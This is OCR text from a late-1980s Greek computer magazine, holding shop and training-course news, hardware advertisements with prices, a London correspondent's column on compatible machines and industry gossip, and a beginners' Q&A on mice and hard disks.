Η ίδια εταιρία διαθέτει επίσης χρωμές δισκέτες όλων των τύπων 3 1/2", 5 1/4" και 8", σε 15 χρώματα και πολλές δυναμικές συσκευασίες. Υπάρχει επίσης δυνατότητα παραγγελίας (από 500 τεμάχια), με τυπωμένο λογότυπο στο jacket της δισκέτας, που κατασκευάζεται στις Η.Π.Α. Για περισσότερες πληροφορίες: Κ.Υ.Μ., Πλάτωνος 25, 2ος όροφος, Τηλ. (031) 221-248.

## ΠΡΟΕΚΤΑΣΗ Ο.Ε.

### ΝΕΟ

## COMPUTER SHOP ΣΤΗΝ ΚΑΛΑΜΑΡΙΑ

**Σ**τις 3 Απριλίου έγιναν τα εγκαίνια ενός καινούργιου computer shop στη Θεσσαλονίκη. Το κατάστημα βρίσκεται στην Καλαμαριά, που εδώ και λίγο καιρό παρουσιάζει μεγάλη κίνηση στον τομέα της Πληροφορικής.

Πρόκειται για έναν μικρό και πολύ φιλικό χώρο στην οδό Προύσης 28. Στο κατάστημα υπάρχουν εγκαταστημένοι οι υπολογιστές: AMSTRAD CPC 6128, PC 1512, COMMODORE 64C και AMIGA και ό,τι άλλο έχει σχέση με αυτούς. Οι συμβουλές και τεχνικές οδηγίες από τους δύο ηλεκτρονικούς, την κ. Ν. Ντισλή και τον κ. Δ. Κασσελά ιδιοκτήτες του computer shop, μπορούν να δώσουν λύση σε οποιοδήποτε πρόβλημα που έχει σχέση με υπολογιστές.

Όπως μας είπαν φιλοδοξία τους είναι να δημιουργήσουν και να αναπτύξουν δικές τους κατασκευές και προγράμματα, ενώ πρόκειται σύντομα να εγκατασταθεί και εργαστήριο που θα δώσει τη δυνατότητα για service υπολογιστών.

## COMPUTERS HALL

**Τ**ο Computers Hall, που άρχισε να λειτουργεί από τον Ιανουάριο στην Καλαμαριά (Αιγαίου και Εμμ. Παπά 2), είναι ο πιο σύγχρονος και φιλικός χώρος εκμάθησης και ενασχόλησης με υπολογιστές για παιδιά (τρίτης δημοτικού και πάνω).

Λειτουργούν κλειστά τμήματα 8 ατόμων. Διδάσκεται BASIC και logo σε AMSTRAD PC 1512 και CPC 61128, σε σύνολο 8 ωρών το μήνα (2 ώρες την εβδομάδα).

Οι 40 υπολογιστές που διαθέτει το Computers Hall είναι στη διάθεση των μελών του, εκτός από τις ώρες των μαθημάτων, από τις 10 π.μ. έως τις 12 μ.μ., καθημερινώς. COMPUTERS HALL, Εμμ. Παπά 2 Κηφισιά, Τηλ. (031) 412-418, Θεσσαλονίκη.



# MAC-XT-TURBO

**ΚΑΝΕΝΑΣ ΜΑΣΑΝΕΝΑΣ  
ΔΕΝ ΕΧΕΙ ΑΥΤΗ ΤΗΝ ΠΟΙΟΤΗΤΑ  
ΚΑΙ ΑΥΤΗ ΤΗΝ ΤΙΜΗ**

**ΥΠΕΡΠΡΟΣΦΟΡΕΣ  
ΤΗΛΕΦΩΝΗΣΤΕ  
ΤΩΡΑ  
ΠΑΡΤΕ ΣΕΙΡΑ  
ΚΑΙ ΠΡΟΛΑΒΕΤΕ**

**MAC-AT**  
12 MHZ MONO  
**295.000**



ME 2 FLOPPY  
**139.000**  
ΔΡΧ.

**20 MB**  
ME ΔΙΣΚΟ SEAGATE  
**189.000**  
MONO ΔΡΧ.

**30 MB**  
ME ΔΙΣΚΟ SEAGATE  
**199.000**  
MONO ΔΡΧ.

## ΥΨΗΛΕΣ STANDARD ΠΡΟΔΙΑΓΡΑΦΕΣ

- ΜΙΚΡΟΠΕΞΕΡΓΑΣΤΗΣ V20 (8088-2) 4.77/8 MHZ
- STANDARD 640K RAM
- 8K ROM (ΕΠΕΚΤΑΣΗ ΜΕΧΡΙ 64K)
- FLOPPY DISK DRIVE 360K
- **ΣΚΛΗΡΟΣ ΔΙΣΚΟΣ FORMATED** (SEAGATE 20 MB Ή 30 MB)
- 8 ΥΠΟΔΟΧΕΣ ΕΠΕΚΤΑΣΕΩΣ
- 150 W ΤΡΟΦΟΔΟΤΙΚΟ ΜΕ 6 ΕΞΟΔΟΥΣ
- ΚΛΕΙΔΙ ΑΣΦΑΛΕΙΑΣ
- ΔΙΑΚΟΠΤΗΣ RESET
- **ΚΑΡΤΑ ΘΘΟΝΗΣ ΔΙΠΛΗΣ ΧΡΗΣΗΣ** (HERCULES ΚΑΙ COLOR MODE)
- ΕΠΑΓΓΕΛΜΑΤΙΚΟ ΠΑΝΗΚΤΡΟΛΟΓΙΟ ΤΥΠΟΥ XT/AT
- ΔΙΑΚΟΠΤΗΣ ΤΑΧΥΤΗΤΑΣ

**100%  
IBM  
COMPATIBLE**

\*\*ΤΟ IBM ΕΙΝΑΙ ΣΗΜΑ ΚΑΤΑΓΕΝΕΤΗΣ ΤΗΣ INTERNATIONAL BUSINESS MACHINES CORP.

\*\* ΣΥΜΒΑΙΝΑ ΜΕ ΤΟΝ NORTON INDEX  
\*\* ΣΤΙΣ ΤΙΜΕΣ ΔΕΝ ΠΕΡΙΛΑΜΒΑΝΕΤΑΙ Ο ΦΠΑ

ΕΙΣΑΓΩΓΗ:  
PERSONAL AND BUSINESS  
COMPUTERS HELLAS LTD  
ΚΗΦΙΣΙΑΣ & ΛΑΜΨΑ 1 - ΑΘΗΝΑ -  
ΤΗΛ. 6915800 - ΤΛΧ 222023 PBC GR

- **ΕΓΓΥΗΧΗ 1 ΧΡΟΝΟΣ**
- **ΑΡΙΣΤΗ ΕΞΥΠΗΡΕΤΗΣΗ** ΑΠΟ ΤΑ ΕΞΟΥΣΙΟΔΟΤΗΜΕΝΑ ΚΑΤΑΣΤΗΜΑΤΑ
- **ΤΕΛΕΙΟ SERVICE**

## ΕΞΟΥΣΙΟΔΟΤΗΜΕΝΑ ΚΑΤΑΣΤΗΜΑΤΑ

**ΑΘΗΝΑ**  
A. D. P. Ε.Π.Ε.  
ΜΙΧΑΛΑΚΟΠΟΥΛΟΥ 163,  
ΤΗΛ. 7776788

**ΠΕΙΡΑΙΑΣ**  
SAKENET ICS S.A.  
ΠΡΑΞΙΤΕΛΟΥΣ 131  
& ΒΑΣ. ΓΕΩΡΓΙΟΥ,  
ΤΗΛ. 4120259

**DATA 4**  
ΑΝΔΡΟΥΤΣΟΥ 35,  
ΑΠΟ ΣΥΓΓΡΟΥ 108,  
ΤΗΛ. 9237423

**ΠΑΤΡΑ**  
G.S.S.T.  
ΦΙΛΟΠΟΙΜΕΝΟΣ 37,  
ΤΗΛ. 271.802

**MICRO - E.**  
ΜΕΣΟΓΕΙΩΝ 36  
& ΦΕΙΔΙΠΠΙΔΟΥ,  
ΤΗΛ. 7703855

**ΛΑΜΙΑ**  
PYRAMID  
COMPUTING CENTER  
(Β. ΔΡΟΥΓΑ)  
ΚΑΠΟΔΙΣΤΡΙΟΥ 34, ΤΗΛ. 29434

**ΤΕΧΝΟΚΡΑΤΗΣ Ε.Π.Ε.**  
ΛΑΜΨΑ 1, ΤΗΛ.: 6911334

**ΘΕΣΣΑΛΟΝΙΚΗ**  
METRON O.E.  
ΒΕΝΙΖΕΛΟΥ 4, ΤΗΛ. 264608



# ΕΙΜΑΣΤΕ ΚΟΝΤΑ ΣΑΣ

(ΚΑΙ ΟΧΙ ΜΟΝΟ ΣΕ ΑΠΟΣΤΑΣΗ...)

Στη Νέα Σμύρνη



Και δεν μιλάμε μόνο για την καταπληκτική τοποθεσία μας, τόσο βολική για τη Νέα Σμύρνη, την Καλλιθέα, το Φαληρό, την Αμφιθέα, το Νέο Κόσμο τη Δάφνη και τις γύρω περιοχές.

Το **COMPUTER CENTER** σας προσφέρει μια μεγάλη συλλογή υπολογιστών περιφερειακών και αξεσουάρ, όλα σε πολύ ανταγωνιστικές τιμές. Στα 150 τετραγωνικά μέτρα του ευρύχωρου καταστήματός μας θα βρείτε σε stock: **COMMODORE, AMSTRAD, SPECTRUM, PHILIPS, TULIP, STAR, IDS, POPULAR** και μια πλήρη γκάμα επιπλών κομπιούτερ για το σπίτι και το γραφείο.

Κι ακόμα...

ΕΙΔΙΚΗ ΠΡΟΣΦΟΡΑ  
ΣΕ AMIGA 500  
ΚΑΙ MONITOR PHILIPS

**1.** Επαγγελματικοί υπολογιστές **TULIP, ACER** και εκτυπωτές **STAR, SEIKOSHA**

**2.** Σεμινάρια στις αρχές Προγραμματισμού και στην **BASIC** για αρχάριους από ειδικευμένους καθηγητές Πανεπιστημίου στην ειδικά διαμορφωμένη αίθουσά μας.

**3.** Μεγάλη ποικιλία προγραμμάτων σε **MSX**

**4.** Μεγάλη γκάμα επαγγελματικού και ψυχαγωγικού **SOFTWARE**.

**5.** Service από ειδικευμένους τεχνίτες.

Γιατί να πάτε πιο μακριά λοιπόν;

**COMPUTER  
CENTER**

ΠΡΟΣΦΟΡΑ  
TULIP COMPACT 2  
ΚΑΙ STAR NL 10

ΠΛΑΣΤΗΡΑ 78 • ΝΕΑ ΣΜΥΡΝΗ • ΤΗΛ: 93.37.510 - 93.55.130

ΘΝΟΤΑ... ΦΗΜΕΣ

**INFOSOFT**

**ΤΩΡΑ ΚΑΙ ΣΕΜΙΝΑΡΙΑ**

**Η** INFOSOFT είναι μια εταιρία που ξεκίνησε τα πρώτα της βήματα στο χώρο της Πληροφορικής πριν 16 μήνες, με κύρια απασχόληση τον τομέα του software. Η επίμονη προσπάθεια των συνεργατών της εταιρίας τους εφοδίασε με την απαραίτητη πείρα, έτσι ώστε να προχωρήσουν τώρα σε ένα νέο και αποφασιστικό βήμα: την εκπαίδευση. Δυναμικό άνοιγμα λοιπόν στον τομέα αυτό από το τμήμα σπουδών της εταιρίας, με μια σειρά σεμιναρίων Πληροφορικής, σε πρωινά ή απογευματινά τμήματα, τα οποία περιλαμβάνουν:

1. Γενικό Σεμινάριο Πληροφορικής (εισαγωγή στους H/Y / MS-DOS / BASIC)
2. Ειδικό Σεμινάριο Πληροφορικής (εισαγωγή στους H/Y / MS-DOS / Word processing)

3. dBase III Plus.
4. Lotus 1-2-3
5. Basic
6. MS-DOS
7. Word Processing
8. Μαθητικό σεμινάριο Πληροφορικής.

Όπως φαίνεται, η INFOSOFT δεν έχει ξεχάσει κανέναν: μαθητές, σπουδαστές ή επιχειρηματίες έχουν τη δυνατότητα για μόρφωση και ενημέρωση και, αν είστε κι εσείς ένας από αυτούς (ή ακόμη και αν δεν είστε), τι θα λέγατε να απευθυνθείτε στην INFOSOFT; Φιλαρέτου 86 και Θησέως -17672 Καλλιθέα τηλ. 9567930 (9586661-9).

**ΕΓΧΡΩΜΟΣ  
ΓΙΝΕΤΑΙ  
Ο LC-10**



**Π**ράγματι, το νέο τρομερό παιδί της STAR υπάρχει ήδη και σε έγχρωμη έκδοση. Το αξιόλογο όμως δεν είναι τόσο το ίδιο το γεγονός, όσο το ότι ο εκτυπωτής τυπώνει έως 7 διαφορετικά χρώματα, χρησιμοποιώντας μια συνηθισμένη μαύρη μελανοταινία. Το μοντέλο με τις νέες δυνατότητες βρισκόταν εγκατεστημένο και σε πλήρη λειτουργία στο Which? Computer Show, σε τιμή η οποία θα πλησιάζει τις 300 λίρες

(72000 δρχ.), καθόλου άσχημα δηλαδή για τους «μικρομεσαίους users». Εξάλλου, σε ένα μικρότερο εκθεσιακό κέντρο, υπήρχε ο ίδιος εκτυπωτής σε μια «αφοσιωμένη» έκδοση για τη σειρά των μικρών Commodore 64 και 128, ο οποίος συνεργαζόταν άψογα με αυτά. Παρ' όλη την ... αφοσίωση όμως, το σπέσιαλ αυτό μοντέλο θα διατίθεται στην ίδια ακριβώς τιμή με τη συνηθισμένη του standard μοντέλου.





# ΑCOC

**πρώτοι στο Χαλάνδρι  
απο το Μάιο  
του 1985!**



## ΥΠΟΛΟΓΙΣΤΕΣ

- Amstrad CPC-464
- Amstrad CPC-6128
- Spectrum + 2
- Amstrad PC-1640
- και τον (PC/XT συμβατό)  
TURBO SPEED / ASI-800 T  
μόνο 190.000 με Φ.Π.Α.!

## ΠΡΟΓΡΑΜΜΑΤΑ ACOC SOFT

- Επαγγελματικά
- Εκπαιδευτικά
- Παιχνίδια ● Παιχνίδια

## Καθώς επίσης και...

- Joysticks
- Εκτυπωτές
- Δισκέττες
- Tape Recorders
- και SILENT SALESMAN  
(φωτεινή εφημερίδα)

# ΑCOC

**ΗΡΑΚΛΕΙΟΥ 8, ΧΑΛΑΝΔΡΙ Τ.Κ. 15232 - ΤΗΛ: 6844058**



# ΕΔΩ

# ΛΟΝΔΙΝΟ



ΤΟΥ ΑΝΤΑΠΟΚΡΙΤΗ ΜΑΣ

ΣΤΟ ΛΟΝΔΙΝΟ

ΒΑΣΙΛΗ ΚΩΝΣΤΑΝΤΙΝΟΥ



**Αν ακούσετε τη λέξη συμβατό, τι θα σας έρθει στο μυαλό; Σίγουρα το IBM PC. Όμως αυτό το μήνα η λέξη «συμβατό» σημαίνει και άλλα διαφορετικά μηχανήματα. Βλέπετε η αγορά, το μήνα που μας πέρασε, είδε (λόγω εορτών) ένα SPECTRUM συμβατό, ένα MAC συμβατό και ... ένα KAT συμβατό.**

**Ε**πιτέλους μας αντιγράφουν! Η Ελλάδα είναι και πάλι στο τρένο της Πληροφορικής! Είμαστε και οι πρώτοι! Θυμάστε εκείνο το νέο απίθανο μηχάνημα που έκανε την Ελλάδα περήφανη πριν μερικούς μήνες; Μιλάμε φυσικά για το Kat. Το πρώτο ελληνικό μηχάνημα που είναι συμβατό και με τον IBM PC και με τον APPLE IIe.

Η ιδέα ήταν σωστή και καλή. Η κατασκευή αξιοπρόσεκτη και η αντίδραση του κόσμου πολύ καλή. Τόσο καλή που οι «ξένοι» βάλθηκαν να μας αντιγράφουν.

Ναι, είναι γεγονός ότι οι Αμερικάνοι μας έκλεψαν για μια φορά ακόμα τα φώτα και ετοιμάζουν ένα Kat-συμβατό!

Συγκεκριμένα, η εταιρία Cordata Technologies ανακοίνωσε το «πρώτο στον κόσμο» (σύμφωνα με το δελτίο τύπου) μηχάνημα που θα είναι και IBM PC και APPLE II συμβατό. Μη μου πείτε ότι δεν σας θυμίζει κάτι αυτή η ανακοίνωση.

Το μηχάνημα αυτό θα λέγεται WPC Bridge και θα κοστίζει 1700 δολάρια ή 230.000 δρχ. (περίπου). Η αλλαγή προσωπικότητας του WPC Bridge ελέγχεται από ένα διακόπτη, ο οποίος καθορίζει, αν το μηχάνημα συμπεριφέρεται σαν APPLE II ή σαν IBM PC.

Το WPC Bridge (καταλήγει το δελτίο τύπου) έχει σχεδιαστεί από την Cordata σε συνεργασία με την Rancho Cucamonga που βρίσκεται στην Καλιφόρνια.

Μέχρι τη στιγμή που γράφονταν αυτές οι γραμμές δεν είχαμε περισσότερες πληροφορίες για το WPC Bridge αλλά έχουμε ήδη στείλει ηλεκτρονικά μηνύματα σε όλα τα διεθνή πρακτορεία Πληροφορικής και στην Cordata για να ξεκαθαριστεί η παρεξήγηση που έχει γίνει. Το «πρώτο» είναι το Kat. Τα άλλα είναι απλώς οδοντόκρεμες.

Η μόνη απορία που μένει είναι αν η Gigatronics έχει κατοχυρώσει την ιδέα της διεθνώς. Διότι αν το έχει κάνει τότε μπορεί να δούμε ενδιαφέρουσες εξελίξεις. Τι, μόνο η APPLE και η IBM μπορούν να κάνουν μηνύσεις δηλαδή.

Σαν να μην έφταναν όλα αυτά, η Computer Applications της Αμερικής ανακοίνωσε ένα προϊόν, που με 150 δολάρια (20.000 δρχ.) σας επιτρέπει να τρέχετε προγράμματα του APPLE IIe στο IBM PS/2. Τι σου είναι οι ζηλιάρηδες ε; Μην έχεις μια καλή ιδέα, να πέσουν να σε φάνε.

Αλλά ας αφήσουμε τα διπλο-συμβατά και ας δούμε τι γίνεται με τα απλά συμβατά, όπου ο πόλεμος της αγοράς δείχνει να αναζωπυρώνεται. Είναι γνωστό σε πολλούς ότι η Amstrad έχει κορέσει την αγγλική αγορά με μηχανήματα, σε βαθμό που να μην μπορεί να εμφανίσει πια νέα μοντέλα. Το «φορητό» της είναι ένα καλό παράδειγμα.

Παρ' όλα αυτά ο Alan έχει ανοίξει έναν ιερό πόλεμο με τον ευρωπαϊκό γίγαντα, που λέγεται Schneider.

Η Schneider, όπως έχουμε ξαναπεί, πούλαγε τα μηχανήματα της Amstrad στις Γερμανόφωνες χώρες. Τώρα όμως τα πράγματα άλλαξαν και ο Alan θέλει τη γερμανόφωνη αγορά δικιά του. Γι' αυτό έφτιαξε και την Amstrad Γερμανίας, όπως έχουμε ξαναπεί.

Όμως η Schneider δεν είναι καμιά μικρή και άπειρη εταιρία. Έτσι λοιπόν στο Αννόβερο παρουσίασε το Euro PC το οποίο μοιάζει σε χαρακτηριστικά με το PC της Atari αλλά έχει την ίδια τιμή με το 1512. Αλλά τα πράγματα δεν σταμάτησαν εδώ, το Euro PC ήρθε στην Αγγλία και τώρα βρίσκεται στα μαγαζιά, ενώ μια τεράστια διαφημιστική καμπάνια έχει αρχίσει για





να πείσει τους Άγγλους ότι οι Γερμανοί είναι καλύτεροι.

Μπορεί λόγω κορεσμού ή νοοτροπίας, η αγγλική αγορά να μη δεχτεί το Euro PC αλλά είναι σχεδόν σίγουρο ότι η Γαλλία και οι Γερμανόφωνες χώρες θα το δεχτούν με περισσότερο ενθουσιασμό. Το βασικό μειονέκτημα του μηχανήματος αυτού είναι ότι δεν έχει υποδοχές επέκτασης (expansion slots) αλλά στην αγορά που απευθύνεται δεν φαίνεται να υπάρχει μεγάλη ανάγκη για αυτές. Βλέπετε, η αγορά των home/συνδυασμένων που κρατείται αυτή τη στιγμή από μηχανήματα όπως το PC1512, το Easy PC, το Olivetti PC και το Atari PC δεν έχει ανάγκη από κάρτες επέκτασης.

Έτσι λοιπόν ο Euro PC μπορεί να είναι η «αχιλλείος πτέρνα» της Amstrad, τουλάχιστον στην Ευρωπαϊκή αγορά.

Από μεριάς Atari, τώρα που πέρασε η αναταραχή και η λαχτάρα για το ABAQ, εμφανίστηκαν στην αγορά τα PC2, τα οποία προορίζονται για να συναγωνιστούν τα PC1640. Το μικρότερο PC2 με ένα drive κοστίζει 689 λίρες (176.000 δρχ.), τιμή που δεν θα εντυπωσιάσει βέβαια αλλά το μηχανήμα είναι αρκετά καλοφτιαγμένο και παρέχει τις ίδιες δυνατότητες με το PC1640 (υποστηρίζει και αυτό τα 3 στάνταρντ γραφικών CGA, EGA και Hercules).

Όσο για το ABAQ, καλά θα δούμε.

Βλέπετε η ATARI (λέγε με Tramiel) ήθελε να πάρει την INMOS και να έχει ένα μονοπώλιο στα Transputers αλλά η THORN EMI και η αγγλική κυβέρνηση, που ελέγχουν την INMOS, θέλουν να την πουλήσουν σε Άγγλους.

Ο θείος Tramiel, αφού είπε ότι η ATARI ΔΕΝ ενδιαφέρεται πια για την INMOS, δήλωσε πικραμένος στους δημοσιογράφους «Προσπάθησα να τους πω (στη THORN και την αγγλική κυβέρνηση) ότι ΕΙΜΑΣΤΕ Άγγλοι αλλά αυτοί δεν μας ακούνε». Τώρα εδώ που τα λέμε Jack δεν δείχνεις και πολύ για Άγγλος.

Μιας και αναφέραμε την Atari, πρέπει να ξέρετε ότι η αγορά «κλώτσησε» λίγο στην ανακοίνωση της νέας τιμής των ST, για αυτό και ο Jack αποφάσισε να δώσει και κάποια προγράμματα με το μηχανήμα για να μη σας «φαίνεται πολύ» η διαφορά τιμής. Τα προγράμματα αυτά που είναι όλα παιχνίδια έχουν συμβολική αξία (σύμφωνα με την Atari) 400 λίρες (102.000 δρχ.) και περιλαμβάνουν πολύ πετυχημένους τίτλους όπως το Defender of the Crown. Τώρα γιατί η Atari δεν έκανε μια πιο μικρή αύξηση στην τιμή και προτίμησε να χαρίζει αυτά τα παιχνίδια, μόνο ένας Tramiel το ξέρει.

Έγινε και αυτό. Στη Γερμανία ένα δικαστήριο έβγαλε μια απόφαση σύμφωνα με την οποία ο δημιουργός ενός προγράμματος ΔΕΝ ΕΧΕΙ δικαιώματα πάνω στο πρόγραμμα, ΜΕΤΑ την πώληση.

Με άλλα λόγια οι Γερμανοί δικαστές έβγαλαν τη λογική απόφαση ότι, όταν αγοράζετε ένα πρόγραμμα, μπορείτε να το κάνετε ό,τι θέλετε, εκτός βέβαια από το να το εμπορευτείτε. Αλλά θα μπορούσατε να το δώσετε σε ένα φίλο ή να κάνετε 200 αντιγραφα για να είστε σίγουροι ότι δεν θα το χάσετε, όταν το μικρό σας αδελφάκι αρχίσει να φτιάχνει σαίτες με τους δίσκους σας.

Τα καλά νέα αυτό το μήνα δεν σταματούν εδώ. Η EPSON επιτέλους λυπήθηκε όλους αυτούς που «ντρέπονται» για την εμφάνιση των γραμμάτων που τυπώνουν οι εκτυπωτές τους. Ήταν ένα κοινό μυστικό εδώ και χρόνια ότι οι dot-matrix μπορεί να είναι γρήγοροι, φτηνοί και ευέλικτοι αλλά το τύπωμά τους έχει... «τελίτσες». Η λύση μέχρι σήμερα ήταν φυσικά ένας εκτυπωτής τύπου laser. Αλλά όλοι ξέρουμε πόσο κάνει ένας τέτοιος εκτυπωτής. Τώρα όμως η EPSON παρουσίασε έναν εκτυπωτή τύπου dot-matrix που είναι ΚΑΛΥΤΕΡΟΣ από laser. Το μυστικό βρισκε-

ται στο ότι ο εκτυπωτής αυτός χρησιμοποιεί 48 ακίδες αντί των 9,18,24 που συνηθίζονται στους dot-matrix. Οι 48 ακίδες επιτρέπουν στον εκτυπωτή αυτόν (LQ4800) να αποδίδει 360 σημεία, έναντι των 300 που αποδίδουν οι περισσότεροι laser.

Η τιμή αυτού του εκτυπωτή δεν έχει γίνει ακόμα γνωστή αλλά αναμένεται να είναι χαμηλότερη από εκείνη των laser. Το σίγουρο όμως είναι ότι ο δρόμος άνοιξε για φτηνούς εκτυπωτές που θα δίνουν πολύ καλά αποτελέσματα. Να δούμε λοιπόν. Και τώρα...

Η ΕΙΔΗΣΗ. Το Sam είναι έτοιμο! Ποιό είναι το Sam; Μα το πρώτο Spectrum συμβατό, όπως έχουμε γράψει.

Το Sam, που θα κυκλοφορήσει σύντομα στην αγγλική αγορά, είναι 95% συμβατό με το Spectrum, ενώ προσφέρει πολύ καλύτερα γραφικά (φυσικά τα προγράμματα που είναι γραμμένα για το Spectrum δεν εκμεταλλεύονται τις γραφικές δυνατότητες του Sam).

Η εμφάνιση του Sam βέβαια έχει κάνει την Amstrad να ανησυχεί αλλά, αν η ROM δεν χρησιμοποιεί κώδικα που να ανήκει στην αρχική ROM της Sinclair, δεν θα μπόρεσει ο Alan να κάνει τίποτα για να το σταματήσει. Αν βέβαια ξεκινήσει.

Άληθεια ξέρετε ποιό είναι το πιο επικίνδυνο παιχνίδι στην Ευρώπη σήμερα; Είναι ένα παιχνίδι που «απαντάει» στα πυρά σας. Ναι, επιτέλους οι εξωγήινοι μπορούν να ανατινάξουν το σκάφος σας, όπως εσείς ανατινάζατε τα δικά τους τόσο καιρό. Καλό έτσι;

Το παιχνίδι βασίζεται σε μια σειρά επιστημονικής φαντασίας που λέγεται Captain Power και οι στρατιώτες του μέλλοντος. Η σειρά αυτή εκπέμπεται από το δορυφορικό κανάλι Super channel και σας επιτρέπει να... βοηθήσετε τον Captain Power. Στην εικόνα που μεταδίδεται υπάρχουν ειδικά κωδικοποιημένα σημάτα. Αν λοιπόν εσείς έχετε το κατάλληλο χειριστήριο (που έχει σχήμα (διαστημοπλοίου) μπορείτε να πυροβολείτε και εσείς τους κακούς στην οθόνη. Αν τους πετυχαίνετε, τότε το χειριστήριό σας καταγράφει μονάδες. Αν τώρα σας πετύχουν αυτοί, τότε χάνετε μια από τις ζωές σας, ενώ το χειριστήριο/σκάφος αναβοσβήνει απειλητικά. Αν χάσετε όλες σας τις ζωές, τότε ο πιλότος του χειριστήριου/σκάφους πετάγεται στην κυριολεξία έξω συνοδευόμενος από τα ανάλογα οπτικά και ηχητικά εφέ και φυσικά αυτό σημαίνει ότι ... χάσατε.

Το παιχνίδι αυτό, που έχει κυριεύσει την Αμερική, στην κυριολεξία τώρα μεταδίδεται δορυφορικά, όπως είπαμε, και στην Ευρώπη αλλά τα χειριστήρια δεν έχουν έρθει ακόμα από την Αμερική, μιας και οι σχετικές άδειες και συμφωνίες δεν έχουν δοθεί.

Το ωραίο όμως είναι ότι αρκετοί φορείς ζητούν από την αγγλική κυβέρνηση να μην επιτρέψει την πώληση αυτών των χειριστηρίων στην Αγγλία, γιατί λέει, όπως έχει αποδειχτεί στην Αμερική, το παιχνίδι είναι κάτι παραπάνω από εθιστικό και τώρα που η κατασκευάστρια εταιρία κυκλοφόρησε βιντεοκασέτες με τα επεισόδια της σειράς, οι μικροί αλλά και οι μεγάλοι παιχνιδόφιλοι δεν μπορούν να ξεκολλήσουν από τις οθόνες τους.

Πάντως το Captain Power μπορείτε να το δείτε και στην Ελλάδα από τη δορυφορική της Θεσσαλονίκης ή αν είστε τυχεροί και έχετε δορυφορική κεραία. Αν δε, είστε ακόμα πιο τυχεροί και μπορείτε να αποκτήσετε ένα από τα χειριστήρια τότε ... την επόμενη φορά που θα δείτε τον Captain Power, βοηθήστε τον λιγάκι. Είναι πολύ κακοί αυτοί οι εξωγήινοι.

Αυτά τα ολίγα λοιπόν για αυτό το μήνα από το Λονδίνο και, αν εξαιρέσουμε το χιόνι που έρριξε το Μεγάλο Σάββατο, όλα είναι όπως τα ξέρετε. Από το Λονδίνο, λοιπόν με αγάπη.

Βασίλης



# ΠΡΩΤΑ ΒΗΜΑΤΑ

**Αγοράσατε τον  
πρώτο σας  
μικρούπολογιστή;  
Νιώθετε κάπως  
χαμένοι; Μην το  
βάζετε κάτω,  
εμείς είμαστε  
εδώ. Γράψτε μας  
για το πρόβλημά  
σας όσο μικρό ή  
μεγάλο κι αν σας  
φαίνεται. Το  
τεχνικό επιτελείο  
200(...) περίπου  
ειδικών του  
PIXEL λύνει  
οποιαδήποτε  
απόρία (μέσα σε  
κάποια πλαίσια,  
βέβαια).**

...Το ποντίκι είναι ένα περιφερειακό που χρησιμοποιείται όλο και περισσότερο σήμερα στους υπολογιστές. Θα ήθελα να μάθω σε γενικές γραμμές τι είναι και σε τι χρησιμεύει.  
**Δ. Μπιστούνας**

Η χρησιμότητα του ποντικιού δεν είναι από την αρχή καθορισμένη. Το ποντίκι, όπως τα περισσότερα περιφερειακά άλλωστε, δεν κάνει τίποτα μόνο του για την ακρίβεια δεν κάνει τίποτα χωρίς τη βοήθεια του κατάλληλου software. Ο λόγος είναι ότι πρόκειται απλά για μια συσκευή, η οποία έχει σαν σκοπό να μεταδίδει σήματα στον υπολογιστή, σήματα αντίστοιχα με την κίνηση του πάνω στο τραπέζι. Πρόκειται για κάτι παρόμοιο με το joystick (εξ άλλου στους περισσότερους υπολογιστές συνδέονται στο ίδιο port, το γνωστό joystick port της Atari), με τη μόνη διαφορά ότι το ποντίκι δεν έχει σαν σκοπό να μεταδίδει μόνο τις 8 (9 με το fire) καθιερωμένες κινήσεις ανεξάρτητα με την κίνηση του χεριού. Το ποντίκι είναι πολύ πιο ευαίσθητο και «υπάκουο» στο χέρι, προσπαθώντας να το ακολουθεί και να μεταφράζει κάθε αλλαγή της πορείας του (αυτός είναι κι ο λόγος που στα παιχνίδια που χρησιμοποιούν joystick, εάν χρησιμοποιήσουμε το mouse το sprite μας «τρελαίνεται»).

Την ικανότητά του αυτή μπορούμε να την εκμεταλλευτούμε σε προγράμματα που χρειάζονται πράγματι ακρίβεια στις κινήσεις, π.χ. σε ένα πρόγραμμα σχεδίασης. Εκεί το ποντίκι παίρνει τη θέση ενός «φανταστικού» μολυβιού. Κινώντας το, όπως κινούμε το μολύβι, σχεδιά-

ζουμε στην οθόνη. Αυτή βέβαια είναι μόνο μια εφαρμογή του περιφερειακού, μια και τώρα τελευταία το ποντίκι αναλαμβάνει όλο και περισσότερες εργασίες, κυρίως σε βοηθητικά προγράμματα, με αποτέλεσμα να αποτελεί πια αχώριστο σύντροφο των νέων υπολογιστών.

... Τον τελευταίο καιρό γίνεται όλο και περισσότερο λόγος για το «σκληρό» δίσκο. Θα ήθελα να μάθω τι είναι και πώς λειτουργεί, καθώς και τις διαφορές του με τις κανονικές δισκέτες και τις CD-ROMS.

**Ιωαννίδης Ιωάννης**

Οι διαφορές μεταξύ της γνωστής δισκέτας, όποια κι αν είναι η μορφή της, και του σκληρού δίσκου, είναι αρκετές. Φυσιολογικά θα έπρεπε να είναι λιγότερες, μια και από το όνομα τουλάχιστον φαίνονται σαν δύο λίγο έως πολύ ίδια πράγματα. Παρ' όλα αυτά ο σκληρός δίσκος δεν είναι μόνο μέσο αποθήκευσης δεδομένων, όπως η δισκέτα, αλλά περισσότερο περιφερειακό.

Κύριο χαρακτηριστικό του είναι η πολύ μεγάλη ικανότητα αποθήκευσης δεδομένων, η οποία ξεκινά από 20 και φτάνει σε νούμερα της τάξης των 100MByte, καθώς και η τεράστια ταχύτητα μεταφοράς των δεδομένων που βρίσκονται αποθηκευμένα, από και προς τη μνήμη του υπολογιστή, πολλές φορές 10-πλάσια από τη συνηθισμένη ταχύτητα φορτώματος ενός drive. Λόγω της μεγάλης ικανότητας αποθήκευσης που διαθέτει, είναι φοβερά δύσχρηστη η μέθοδος εμφάνισης του

directory με το συνηθισμένο τρόπο (φανταστείτε μια στήλη από 200 προγράμματα κι εσείς να ψάχνετε ένα συγκεκριμένο!). Γι' αυτό χρησιμοποιούνται τα subdirectories.

